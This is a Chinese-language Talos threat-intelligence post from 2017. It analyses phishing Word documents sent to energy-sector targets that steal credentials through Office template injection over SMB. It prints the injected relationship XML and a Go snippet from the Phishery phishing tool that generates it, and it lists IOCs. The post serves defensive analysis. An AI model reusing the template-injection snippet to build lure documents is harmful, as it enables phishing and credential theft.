2017 年 7 月 7 日，星期五

利用模板注入攻击关键基础设施

作者：Sean Baird、Earl Carter、Erick Galinkin、Christopher Marczewski 和 Joe Marshall

执行摘要

攻击者不断寻求新的方式来借助通过邮件发送的恶意软件对用户发起攻击。Talos 发现了一种以能源产业（包括核能源）为目标且基于邮件的攻击，这种攻击对传统的 Word 文档附件网络钓鱼进行了改进。通常，作为附件发送到网络钓鱼邮件的恶意 Word 文档本身就包含可执行恶意代码的脚本或宏。在新发现的攻击中，附件本身不包含恶意代码，而是尝试通过 SMB 连接下载模板文件，进而悄无声息地获取用户的证书。此外，攻击者还可能会利用该模板文件在受害者的计算机上下载其他恶意负载。

背景


至少从 2017 年 5 月开始，Talos 就已经观察到攻击者针对世界各地的关键基础设施和能源公司（主要位于欧洲和美国）进行攻击。这些攻击以关键基础设施运营商和为这些运营商提供关键服务的供应商为目标。对于安全研究人员而言，关键基础设施攻击并不是什么新课题，虽然不知道攻击者出于何种原因渴望了解关键基础设施 ICS 网络，但可以肯定该攻击出于恶意目的。

在最近一次攻击中，攻击目标似乎是要获取关键基础设施和制造业工作人员的用户证书。狡猾的攻击者对旧的攻击方法进行了一些改进，通过借助邮件发送恶意 Word 文档来窃取受害者的证书。用户打开这些证书时，恶意软件会试图从攻击者控制的外部 SMB 服务器中检索模板文件。


技术调查

最近的攻击趋势和全球性攻击活动显示，多来为攻击者带来最大利益的简单技术正越来越容易地得到利用。Talos 最近观察到，对可靠技术新增添的一些内容会让这些技术发挥更大的效用。


在调查最近报告的攻击并透视提供的数据时，我们在结果中得到了一些有意思的 DOCX 样本，这些样本均以恶意垃圾邮件附件的形式发送。如下所示，这些文件通常声称是环境报告或简历/CV。



包含恶意文档的邮件示例



攻击中使用的一个 DOCX 样本




攻击中使用的另一个 DOCX 样本

首先，我们希望在样本中找到一些恶意 VBA 宏或嵌入脚本。检查 VBA 代码后没有任何线索：

```
olevba 0.51dev11 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OpX:-------- 93cd6696e150caf6106e6066b58107372dcf43377bf4420c848007c10ff80bc9
===============================================================================
FILE: 93cd6696e150caf6106e6066b58107372dcf43377bf4420c848007c10ff80bc9
Type: OpenXML
No VBA macros found.
```

使用 oletools 分析文档


我们通过使用其他类似工具运行此样本进行了确认：



对 DOCX 的深入分析

同样，在我们的分析中，没有任何常规指标指示存在包含此类编码的嵌入二进制文件。该样本是通过搜索与攻击相关的 IP 地址从沙盒中获取的，但是服务器在沙盒运行时不再接受此类请求。在我们调查其他线索时，我们建立了隔离环境并通过服务器侦听 TCP 80 端口，以此确定会尝试获取哪些文档（如果有）。

在 Word 的加载屏幕上，我们看到一些值得注意的内容：




Word 正在尝试加载模板

该文档正在尝试从特定 IP 下载模板文件，但却没有任何连接通过 TCP 80 连接我们的诱饵服务器。不出所料，我们的实时捕获显示 TCP 445 上的握手失败。现在是时候为此处谈论的 IP 地址手动解析文档内容。经过手动解析，我们没有发现编码，但是发现了模板注入实例：

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
    <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
        <Relationship Id="rId1337" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
        Target="file://   .   .   . /Template.dotm"
        TargetMode="External"/>
    </Relationships>
```


文档中发现的模板注入实例

此攻击相关的最初情报指示攻击者正在利用恶意 SMB 服务器悄无声息地获取用户证书。正如该示例所传达的一样，我们现在可以看到攻击者利用注入的模板通过 SMB 建立与外部服务器的连接。但是，这仍然不能解释为什么这个样本尝试通过 TCP 80 建立会话。在深入研究后，我们确定了就此连接类型而言，沙盒虚拟机拥有高于 SMB 的既定偏好设置。简而言之，由于主机的网络偏好设置，在请求模板时会先于 SMB 会话尝试 WebDAV 连接。这点已通过另一个相关示例得到确认，该示例指示另一个外部服务器仍在侦听 TCP 80，但不再为此模板提供服务。



样本的沙盒 PCAP

模板设置中最后一个实体是样本的 word/_rels/settings.xml.rels 中存在的特定关系 ID：rId1337。在研究该关系 ID 的过程中，我们进入了名为 Phishery 的网络钓鱼工具的 GitHub 页面，该页面正好在模板注入中使用完全相同的 ID。



Phishery 工具的 GitHub 页面

令人惊讶的是，在前面提到的这个相同的 Go 来源底部找到了相同的 ID：

```
101 func newSettingsRels(url string) []byte {
102         newRels :=
103                 `<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
104                 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
105                         <Relationship Id="rId1337" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/att
106                         Target="`+url+`"
107                         TargetMode="External"/>
108                 </Relationships>`
109
110         return []byte(newRels)
111 }
```

Phishery 工具中发现的“rId1337”，位于第 105 行。

但是，Phishery 并不依赖于恶意 SMB 服务器。相反，该连接通过 HTTPS 处理，并且用户凭证是在凭证提示中通过基本身份验证获取的。对于通过 SMB 请求模板的样本来说，该提示既不必要存在也不会显示。工具和报告的攻击全都依赖于带有同一关系 ID 的模板注入，造成这个事实的原因可能有以下几点：

1. 只是巧合（始终存在这种可能性）；
2. 攻击者注意到此工具，然后对该工具进行了修改，或者从头开发了攻击工具，但保留了该工具使用的概念；或者

3. 攻击者使用相同的关系 ID 来阻挠攻击分析（请记住：我们的第一反应是跟进 TCP 80 上尝试的失败连接）。

目前，没有任何证据能证实以上任何一种可能性。但是，攻击者依赖成功的 SMB 会话（源于 TCP 445 上的出站流量），这进一步确认了组织仍无法妥善阻止此类出口流量进入公共主机。因为 SMB 变体不需要凭证提示，所以我们可以体会到这种技术的简便性和有效性。如果攻击者能够入侵主机并在内部运行此类服务器，情况将更加严重。

此外，由于在我们分析这些示例时，攻击者控制的 SMB 服务器已经关闭，所以无法确定正在下载的模板植入的最终负载（如果有）。正如我们最近看到的攻击，攻击者的意图有时并不明显。强制向外部服务器发送 SMB 请求是一个存在多年的已知安全漏洞。如果没有进一步的信息，我们无法推断真正的攻击范围，也无法确定涉及哪些恶意负载。

结论

Talos 应对这些攻击的方法是联系已知的受影响客户，并确保他们知道此威胁并能做出相应的反应。Talos 同时阐述了控制网络流量以及不允许使用 SMB 等出站协议（除非环境有特殊要求）的重要性。此外，我们编写了大量 ClamAV 签名和邮件规则来确保能在将来阻止利用此 Office 模板注入技术的威胁。

防护

创建了 ClamAV 签名来标识此攻击：

Doc.Tool.Phishery-6331699-0
Doc.Downloader.TemplateInjection-6332119-0
Doc.Downloader.TemplateInjection-6332123-0

客户还可以使用下面列出的其他方式来检测和阻止此威胁。

产品	保护
AMP	✔
CloudLock	不适用
邮件安全	✔
网络安全	✔
Network Security	不适用
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件保护 (AMP) 可以阻止这些威胁发起者使用恶意 Word 文件。

CWS、WSA 和 Umbrella 可以帮助确定这些威胁发起者使用的出站连接。

邮件安全设备可以拦截威胁发起者在攻击活动中发出的恶意邮件。

AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置保护措施。

IOC

由于我们获取情报的方式与这些攻击相关，所以我们无法共享与此事件相关的所有 IOC；但是，本着透明与协作的精神，我们希望尽可能多的进行共享。

恶意软件文档
文件名：Report03-23-2017.docx
SHA256：93cd6696e150caf6106e6066b58107372dcf43377bf4420c848007c10ff80bc9

文件名：Controls Engineer.docx
SHA256：(1) b02508baf8567e62f3c0fd14833c82fb24e8ba4f0dc84aeb7690d9ea83385baa
(2) 3d6eadf0f0b3fb7f996e6eb3d540945c2d736822df1a37dcd0e25371fa2d75a0
(3) ac6c1df3895af63b864bb33bf30cb31059e247443ddb8f23517849362ec94f08

相关 IP 地址
184[.]154[.]150[.]66
5[.]153[.]58[.]45
62[.]8[.]193[.]206

发布者：EARL CARTER；发布时间：16:34
标签：SMB 恶意软件能源